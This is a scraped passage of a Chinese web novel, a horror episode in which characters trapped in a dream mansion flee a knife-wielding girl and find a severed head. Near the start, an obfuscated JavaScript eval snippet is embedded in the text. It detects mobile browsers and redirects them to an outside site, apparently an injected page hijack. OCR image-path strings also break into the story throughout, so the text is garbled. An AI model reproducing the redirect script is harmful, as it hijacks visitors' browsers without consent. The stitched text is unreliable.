叶翛喘着气摆摆手:;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407491|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' “也就是小旭,她长大了,能看出和之前那个成年秦旭是同一个人了。” 钟白青疑惑出声:“长大又是怎么个情况?” 叶翛:“我也不知道啊,我睡醒后想着来找你们,路上就看到十多岁的秦旭提着刀在钟宅里游荡。” 她说着,把煤油灯往华元手里一塞,害怕地抱紧胳膊:“她突然就长高了好多,虽然脸上还有点婴儿肥。” “我靠,你们是不知道当时有多恐怖!婴儿肥少女提着刀在古色古香的宅子里游荡,明明我们没发出任何动静,但是她莫名其妙就发现我们了!然后缓慢地转头,歪头盯住我们!” “跟她对视上太恐怖了!吓得我拽起华元就往你们这边跑,都没来得及看她有没有追过来。” 钟白青闻言走到窗边推开一条缝,眼珠子顺着窗户缝隙转了两圈。 万幸,外面没人,秦旭应该还没追来。 叶翛贴心上前帮钟白青拉上窗户,问她:“现在怎么办,我们房里一点能防身的东西都没了,你们这边呢?” 钟白青回头看向室内,邵空青显然刚才已经在屋内找了一圈,朝她两手一摊:“这边也没有。” “那等等吧。”钟白青说着,拖出四张椅子,“站着干嘛,坐。” 邵空青不语顺势坐下。 华元见状急了:“不是,我们坐等被瓮中捉鳖吗?” 钟白青叹了口气,拽过叶翛把人往椅子上一摁,自己也懒洋洋坐下,朝华元摆摆手道:“没事,不急,钟锦安会帮忙的。” 华元迷茫:“啊?” 邵空青接话:“从给钟夫人看病起,她就一直在帮我们。” 钟白青对他竖起大拇指。 华元的脑子飞速转了两圈,反应过来,稍微放下心,在最后一张空椅子上瘫下,瘫了没多久又弹起身:“不对啊,她要是想帮忙,我们在祠堂被怪物追又怎么解释?” 钟白青竖起食指晃了晃:“钟锦安权限不够吧,毕竟梦主是秦旭不是她。” “不急,需要我们推剧情的时候,肯定会冒个怪出来吓我们的,等着吧。” …… 外面一片静谧,钟白青听着身边几人的呼吸声,意识逐渐放空。 这里的晚上真的很安静,连虫鸣都没有。 几人就这么干坐着,安静的空气里却突然传来不和谐音。 金属拖地的摩擦声,滋滋啦啦靠近紧闭的大门。 随后一个东西被人用力砸在窗上,发出“砰”的一声巨响又弹开,在窗上留下一道溅射开的深色液体痕迹。气氛瞬间紧张,几人站起身,钟白青提起煤油灯缓步靠近窗户。 看清了,是一块血迹,几道血流还在往下滑。 钟白青皱着眉退回三人身边,轻声开口:“应该是秦旭来了,我们试试能不能从里屋的侧窗出去。” 正说着,一道白光晃过,钟白青回头,就见一柄刀已经伸进门缝,从上往下狠力劈上金属门栓。 钟白青倒吸一口凉气,几步冲进里屋,小心推开窗户并后退一大步。 在刀和门栓砰砰的碰撞声中,紧张地等待几秒,见窗外没有异常,她才小心靠近。 但在看清窗外景象后,钟白青瞳孔紧缩,手中的煤油灯没拿稳差点掉地上。 邵空青几步冲上前接住灯,顺着她的视线看向窗外,也浑身一震。 一颗人头侧躺在草地里,大张着嘴,像是因为惊恐而睁大的眼睛和二人远远对上,脖颈断口处似乎还有血滴落。 看着眼前表情惊恐变形的人头,钟白青耳边仿佛响起一声尖叫。